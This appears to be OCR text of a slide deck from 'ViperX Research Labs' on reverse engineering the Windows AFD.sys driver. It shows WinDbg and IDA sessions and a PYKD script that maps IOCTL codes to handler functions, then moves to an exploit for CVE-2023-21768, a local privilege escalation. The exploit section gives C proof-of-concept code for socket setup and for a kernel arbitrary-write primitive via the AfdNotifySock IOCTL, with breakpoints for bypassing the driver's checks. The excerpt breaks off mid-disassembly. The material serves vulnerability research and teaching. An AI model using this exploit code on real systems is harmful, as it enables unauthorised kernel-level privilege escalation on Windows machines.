; AfdDispatchDeviceControl+4F↑r
```

```
mov     ecx, eax
lea     rax, cs:1C0000000h
cmp     ds:rva AfdIoctlTable[rax+rcx*4], r15d
jnz     loc_1C0005EBA
```


Array Pattern

AFD.sys Reverse Engineering

IDA Rebasing

ViperX
Research Labs


```
0: kd> lm m AFD
Browse full module list
start             end                 module name
fffff805`23200000 fffff805`232a8000   afd        (pdb symbols)          c:\symbols\afd.pdb\4E76730E5EAF94FE7EA5555656052F521\afd.pdb
```



AFD.sys Reverse Engineering

IDA Rebasing

ViperX
Research Labs



AFD.sys Reverse Engineering

AfdIoCTLTable (IOCTL Array)

```
:xt:FFFFF805232068F1 48 8D 05 08 97 FF FF        lea     rax, cs:0FFFFF80523200000h
:xt:FFFFF805232068F8 44 39 BC 88 00 0A 05 00     cmp     ds:rva AfdIoctlTable[rax+rcx*4], r15d
:xt:FFFFF80523206900 0F 85 B4 F5 FF FF           jnz     loc_FFFFF80523205EBA
```

```
0: kd> bp FFFFF805232068F8
0: kd> u FFFFF805232068F8
afd!AfdFastIoDeviceControl+0xf18:
fffff805`232068f8 4439bc88000a0500 cmp      dword ptr [rax+rcx*4+50A00h],r15d
fffff805`23206900 0f85b4f5ffff     jne      afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206906 488b84c8b0f30400 mov      rax,qword ptr [rax+rcx*8+4F3B0h]
fffff805`2320690e 4885c0           test     rax,rax
fffff805`23206911 0f84a3f5ffff     je       afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206917 488b5c2468       mov      rbx,qword ptr [rsp+68h]
fffff805`2320691c 488d5308         lea      rdx,[rbx+8]
fffff805`23206920 4889542438       mov      qword ptr [rsp+38h],rdx
```

AFD.sys Reverse Engineering

AfdIoCTLTable (IOCTL Array)

ViperX
Research Labs

```
0: kd> g
Breakpoint 0 hit
afd!AfdFastIoDeviceControl+0xf18:
fffff805`232068f8 4439bc88000a0500 cmp     dword ptr [rax+rcx*4+50A00h],r15d
0: kd> r
rax=fffff80523200000 rbx=0000000000000000 rcx=0000000000000011
rdx=ffffb981063ff001 rsi=00000086c99f9770 rdi=ffffe68eab1fbce0
rip=fffff805232068f8 rsp=ffffca0a8fefb450 rbp=ffffca0a8fefbb60
 r8=00000086c99f9770  r9=00000000000000c8 r10=fffff8051dec2300
r11=0000000000000000 r12=00000000000000c8 r13=ffffe68eaa99ce60
r14=0000000000000001 r15=0000000000012047
iopl=0         nv up ei ng nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040293
afd!AfdFastIoDeviceControl+0xf18:
fffff805`232068f8 4439bc88000a0500 cmp     dword ptr [rax+rcx*4+50A00h],r15d ds:002b:fffff805`23250a44=00012047
```

AFD.sys Reverse Engineering

AfdIoCTLTable (IOCTL Array)


```
0: kd> dds fffff805`23250a44 L-20
fffff805`232509c4  00000000
fffff805`232509c8  000015fd
fffff805`232509cc  00000000
fffff805`232509d0  ffffffff
fffff805`232509d4  ffffffff
fffff805`232509d8  ffffffff
fffff805`232509dc  ffffffff
fffff805`232509e0  100003eb
fffff805`232509e4  03eb0c04
fffff805`232509e8  00000004
fffff805`232509ec  80000000
fffff805`232509f0  100003ec
fffff805`232509f4  03ec0c04
fffff805`232509f8  00000004
fffff805`232509fc  80000000
fffff805`23250a00  00012003
fffff805`23250a04  00012007
fffff805`23250a08  0001200b
fffff805`23250a0c  0001200c
fffff805`23250a10  00012010
fffff805`23250a14  00012017
fffff805`23250a18  0001201b
```

```
1: kd> dds fffff805`23250a44
fffff805`23250a44  00012047
fffff805`23250a48  0001204b
fffff805`23250a4c  0001204f
fffff805`23250a50  00012053
fffff805`23250a54  00012057
fffff805`23250a58  0001205b
fffff805`23250a5c  0001205f
fffff805`23250a60  00012063
fffff805`23250a64  00012067
fffff805`23250a68  0001206b
fffff805`23250a6c  0001206f
fffff805`23250a70  00012073
fffff805`23250a74  00012077
fffff805`23250a78  0001207b
fffff805`23250a7c  0001207f
fffff805`23250a80  00012083
fffff805`23250a84  00012087
fffff805`23250a88  0001208b
fffff805`23250a8c  0001208c
fffff805`23250a90  00012090
fffff805`23250a94  00012094
fffff805`23250a98  00012098
fffff805`23250a9c  0001209f
fffff805`23250aa0  000120a0
fffff805`23250aa4  000120a7
fffff805`23250aa8  000120ab
fffff805`23250aac  000120ac
fffff805`23250ab0  000120b3
fffff805`23250ab4  000120b4
fffff805`23250ab8  000120bb
fffff805`23250abc  000120bf
fffff805`23250ac0  000120c3
```

AFD.sys Reverse Engineering

AfdIoCTLTable – Cross References (XREFS)

ViperX
Research Labs



AFD.sys Reverse Engineering

Dissecting AfdFastIoDeviceControl

ViperX
Research Labs

```
char __fastcall AfdFastIoDeviceControl(
        __int64 a1,
        __int64 a2,
        unsigned int *a3,
        unsigned int a4,
        __int64 a5,
        int a6,
        unsigned int a7,
        __int64 a8,
        __int64 a9)
{
  unsigned __int64 v12; // rbx
  __int64 v13; // rdi
  unsigned __int8 PreviousMode; // r14
  int v15; // eax
  char *v16; // rdx
  __int64 v17; // r8
  __int64 v18; // rax
  unsigned __int64 v19; // rax
  unsigned __int64 v20; // r11
  unsigned __int64 v21; // r9
```

AFD.sys Reverse Engineering

AfdIoCTLTable from AfdFastIoDeviceControl XREF


```
:xt:FFFFF805232068EF 8B C8                    mov     ecx, eax
:xt:FFFFF805232068F1 48 8D 05 08 97 FF FF     lea     rax, cs:0FFFFF80523200000h
:xt:FFFFF805232068F8 44 39 BC 88 00 0A 05 00  cmp     ds:rva AfdIoctlTable[rax+rcx*4], r15d
:xt:FFFFF80523206900 0F 85 B4 F5 FF FF        jnz     loc_FFFFF80523205EBA
:xt:FFFFF80523206900
:xt:FFFFF80523206906 48 8B 84 C8 B0 F3 04 00  mov     rax, ds:rva AfdImmediateCallDispatch[rax+rcx*8]
:xt:FFFFF8052320690E 48 85 C0                 test    rax, rax
:xt:FFFFF80523206911 0F 84 A3 F5 FF FF        jz      loc_FFFFF80523205EBA
```

```
fffff805`232068f8 4439bc88000a0500 cmp      dword ptr [rax+rcx*4+50A00h],r15d
fffff805`23206900 0f85b4f5ffff     jne      afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206906 488b84c8b0f30400 mov      rax,qword ptr [rax+rcx*8+4F3B0h]
fffff805`2320690e 4885c0           test     rax,rax
fffff805`23206911 0f84a3f5ffff     je       afd!AfdFastIoDeviceControl+0x4da (fffff805`23205eba)
fffff805`23206917 488b5c2468       mov      rbx,qword ptr [rsp+68h]
```

AFD.sys Reverse Engineering

AfdIoCTLTable X AfdImmediateCallDispatch

ViperX
Research Labs



AFD.sys Reverse Engineering

AfdIoCTLTable from AfdFastIoDeviceControl XREF

```
0: kd> g
Breakpoint 1 hit
afd!AfdFastIoDeviceControl+0xf26:
fffff805`23206906 488b84c8b0f30400 mov     rax,qword ptr [rax+rcx*8+4F3B0h]
0: kd> p;r
rax=fffff805232651e0 rbx=0000000000000000 rcx=0000000000000011
rdx=ffffb981063ff001 rsi=00000086c99f9780 rdi=ffffe68eab1fbce0
rip=fffff8052320690e rsp=ffffca0a8fefb450 rbp=ffffca0a8fefbb60
 r8=00000086c99f9780  r9=00000000000000c8 r10=fffff8051dec2300
r11=0000000000000000 r12=00000000000000c8 r13=ffffe68eaa99ce60
r14=0000000000000001 r15=0000000000012047
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040246
```

```
0: kd> u fffff805232651e0
afd!AfdSetContext:
fffff805`232651e0 48895c2410      mov     qword ptr [rsp+10h],rbx
fffff805`232651e5 4889742418      mov     qword ptr [rsp+18h],rsi
fffff805`232651ea 57              push    rdi
fffff805`232651eb 4154            push    r12
fffff805`232651ed 4155            push    r13
fffff805`232651ef 4156            push    r14
fffff805`232651f1 4157            push    r15
fffff805`232651f3 4883ec40        sub     rsp,40h
```

AFD.sys Reverse Engineering

PYKD – Extracting IOCTL & Functions

ViperX Research Labs

```python
import pykd
import os
import time

IOCTL, IOFUNC = "", ""
IOCTLS_val = [
    0x00012003,0x00012007,0x0001200b,0x0001200c,0x00012010,0x00012017,0x0001201b,0x0001201f,
   # <..snip..>

IOCTLS_black_list = [
    0x000120bf, 0x00012024, 0x00012047, 0x000120b3, 0x00012017
]

values_array = []
rip = pykd.dbgCommand("r @rip").replace("rip=", "").strip()
rip = pykd.dbgCommand(f"ln {rip}").split("  ")[1].strip().lower()

AfdDispatchIoDeviceControl_0x60 = False
if "Dispatch".lower() in rip:
    AfdDispatchIoDeviceControl_0x60 = True
#else AfdFastIoDeviceControl+0xf26

try:
    #print(pykd.dbgCommand("r"))
    # AfdFastIoDeviceControl+0xf26
    reg = "r15"
    reg = int("0x" + pykd.dbgCommand(f"r @{reg}").replace(f"{reg}=", "").strip(), 16)
    if reg in IOCTLS_black_list:
        pykd.go() # pass
    else:
        #IOFUNC = "r8", pykd.dbgCommand("dps rdx+rax*8+4F600h l1").split(" ")
        IOFUNC = pykd.dbgCommand("dps rax+rcx*8+4F3B0h l1").split(" ")[-1].strip()
        _str = "0x%x:%s" % (reg, IOFUNC)
        if _str not in values_array:
            print(_str)
            values_array.append(_str)
            f = open("C:\\Users\\Alexa\\Desktop\\estudo\\out.txt", "a+")
            f.write(_str + "\n")
            f.close()

        pykd.go()
except Exception as err:
    #print(str(err))
    pass
```

```
0x12003:afd!AfdBind
0x12007:afd!AfdConnect
0x1200c:afd!AfdWaitForListen
0x12010:afd!AfdAccept
0x1202f:afd!AfdGetAddress
0x12003:afd!AfdBind
0x12007:afd!AfdConnect
0x12003:afd!AfdBind
0x12007:afd!AfdConnect
0x1200b:afd!AfdStartListen
0x1201b:afd!AfdReceiveDatagram
0x1201f:afd!AfdSend
0x12023:afd!AfdSendDatagram
0x1202f:afd!AfdGetAddress
0x1207f:afd!AfdTransmitFile
0x12083:afd!AfdSuperAccept
0x120bb:afd!AfdConnect
0x120c3:afd!AfdTransmitPackets
0x120c7:afd!AfdSuperConnect
0x120cb:afd!AfdSuperDisconnect
0x120cf:afd!AfdReceiveDatagram
0x120d3:afd!AfdSendMessageDispatch
0x120fb:afd!AfdSanAcquireContext
0x12113:afd!AfdUnBindSocket
0x1211f:afd!AfdSocketTransferBegin
0x12123:afd!AfdSocketTransferEnd
0x1207b:afd!AfdGetInformation
0x1207b:afd!AfdGetInformation
0x12003:00000000`00000000
0x12007:00000000`00000000
0x1200c:00000000`00000000
0x12010:00000000`00000000
0x12037:afd!AfdQueryHandles
0x1203b:afd!AfdSetInformation
0x1202f:00000000`00000000
0x1203b:afd!AfdSetInformation
0x12003:00000000`00000000
0x12007:00000000`00000000
0x12003:00000000`00000000
0x12007:00000000`00000000
0x1200b:00000000`00000000
```


```
0x1200c:00000000`00000000
0x12010:00000000`00000000
0x1202b:afd!AfdPartialDisconnect
0x1202f:00000000`00000000
0x12033:afd!AfdQueryReceiveInformation
0x12037:afd!AfdQueryHandles
0x1203b:afd!AfdSetInformation
0x1203f:afd!AfdGetRemoteAddress
0x12043:afd!AfdGetContext
0x1204b:afd!AfdSetConnectData
0x1204f:afd!AfdSetConnectData
0x12053:afd!AfdSetConnectData
0x12057:afd!AfdSetConnectData
0x1205b:afd!AfdGetConnectData
0x1205f:afd!AfdGetConnectData
0x12063:afd!AfdGetConnectData
0x12067:afd!AfdGetConnectData
0x1206b:afd!AfdSetConnectData
0x1206f:afd!AfdSetConnectData
0x12073:afd!AfdSetConnectData
0x12077:afd!AfdSetConnectData
0x1207b:afd!AfdGetInformation
0x12083:00000000`00000000
0x12087:afd!AfdEventSelect
0x1208b:afd!AfdEnumNetworkEvents
0x1208c:00000000`00000000
0x12090:00000000`00000000
0x12094:00000000`00000000
0x12098:00000000`00000000
0x1209f:00000000`00000000
0x120a0:00000000`00000000
0x120a7:afd!AfdGetUnacceptedConnectData
0x120ab:afd!AfdSanFastSetEvents
0x120ac:00000000`00000000
0x120b4:00000000`00000000
0x120bb:00000000`00000000
0x120c3:00000000`00000000
0x120c7:00000000`00000000
0x120cb:00000000`00000000
0x120d7:afd!AfdSanFastCementEndpoint
0x120db:afd!AfdSanFastSetEvents
0x120df:afd!AfdSanFastResetEvents
0x120e7:afd!AfdSanFastCompleteAccept
0x120eb:afd!AfdSanFastCompleteRequest
0x120ef:afd!AfdSanFastCompleteIo
```

Windows LPE Exploit (CVE-2023-21768)

ViperX
Research Labs

- Arbitrary Write 0x1 Primitive
  - AFD!AfdNotifySock
  - Mandatory for Exploit
    - Valid Connect() Socket Handle
    - Valid IoCompletion

- Affected Versions:
  AFD.sys / Windows 11 22H2 /
  10.0.22621.1105 (January 2023)



Windows LPE Exploit (CVE-2023-21768)

ViperX
Research Labs

- Arbitrary Write 0x1 Primitive
  - Breakpoint CheatSheet
    - bp afd!AfdNotifySock+0x45
    - bp afd!AfdNotifySock+0x110
    - bp afd!AfdNotifySock+0x230
    - bp afd!AfdNotifySock+0x144
    - bp AfdNotifyRemoveIoCompletion
    - bp afd!AfdNotifyRemoveIoCompletion+0xe6
    - bp afd!AfdNotifyRemoveIoCompletion+0x255

Windows LPE Exploit (CVE-2023-21768)

WSASocketA Setup

ViperX Research Labs

- Only a WSASocketA handle will be accepted by the Driver

```
HANDLE setupSocket() {
    printf("[*] Setting up exploitation prerequisite\n");
    printf("[*] Initialising Winsock DLL\n");
    WORD wVersionRequested;
    WSADATA wsaData;
    int wsaStartupErrorCode;
    wVersionRequested = MAKEWORD(2, 2);
    wsaStartupErrorCode = WSAStartup(wVersionRequested, &wsaData);
    if (wsaStartupErrorCode != 0) {
        // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
        printf("[-] Failed (error code: %d)\n", wsaStartupErrorCode);
        return 0;
    }
    printf("[*] Creating socket\n");
    SOCKET sock = INVALID_SOCKET;
    sock = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
    if (sock == INVALID_SOCKET) {
        printf("[-] Failed (error code: %ld)\n", WSAGetLastError());
        return 0;
    }
    struct sockaddr_in clientService;
    clientService.sin_family = AF_INET;
    clientService.sin_addr.s_addr = inet_addr("127.0.0.1");
    clientService.sin_port = htons(445); // Valid port connection AFD2
    printf("[*] Connecting to port %i\n", 445);
    int connectResult;
    connectResult = connect(sock, (SOCKADDR*)&clientService, sizeof(clientService));
    if (connectResult == STATUS_SUCCESS) {
        printf("[+] Connected to port %i\n", 445);
        printf("[*] sock: 0x%x -> 0x%x\n", &sock, sock);
    }
    return (HANDLE)sock;
}
```

Windows LPE Exploit (CVE-2023-21768)

ARW Primtive 0x1 POC

ViperX Research Labs

```
INT64 arbitraryWrite(INT64 WriteAddr, INT64 DummyPtr) {
    HANDLE sock = setupSocket();
    HANDLE hEvent = CreateEventA(0, 0, 0, 0);

    ULONG outBuffer = { 0 };
    IO_STATUS_BLOCK ioStatusBlock = { 0 };
    ULONG ioctlCode = 0x12127; // NOTIFY_SOCK

    HANDLE hCompletion = 0;
    NtCreateIoCompletion(&hCompletion, MAXIMUM_ALLOWED, NULL, 1);
    NtSetIoCompletion(hCompletion, 0x1337, &ioStatusBlock, 0, 0x100);

    // NEEDS TO BE CHANGE EACH AFD REQUEST
    LPVOID _PTR = VirtualAlloc((LPVOID)DummyPtr, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    UNKNOW_STRUCT BUFF = { 0 };
    BUFF.PTR1 = (INT64)hCompletion;
    BUFF.PTR2 = (INT64)_PTR;
    BUFF.PTR3 = (INT64)_PTR;
    BUFF.PTR4 = WriteAddr; // write 0x1
    BUFF.PTR5 = 0x1;
    BUFF.PTR6 = 0x1;
    if (NtDeviceIoControlFile((HANDLE)sock, hEvent, nullptr, nullptr, &ioStatusBlock, ioctlCode, &BUFF,
        0x30, 0x0, 0x0) != STATUS_SUCCESS) {
        std::cout << "\t[-] Failed to send IOCTL request to HEVD.sys" << std::endl;
    }
    return 0;
}
```

Just a Dummy Valid Pointer

Pre-Required Valid IoCompletion

Crafted Driver Packet

AfdNotifySock Packet Size

Windows LPE Exploit (CVE-2023-21768)

Bypassing AfdNotifySock Checks

ViperX Research Labs

afd!AfdNotifySock+0x110

```
loc_FFFFF8052326FD10:
mov     rax, cs:__imp_IoCompletionObjectType
mov     r8, [rax]       ; ObjectType
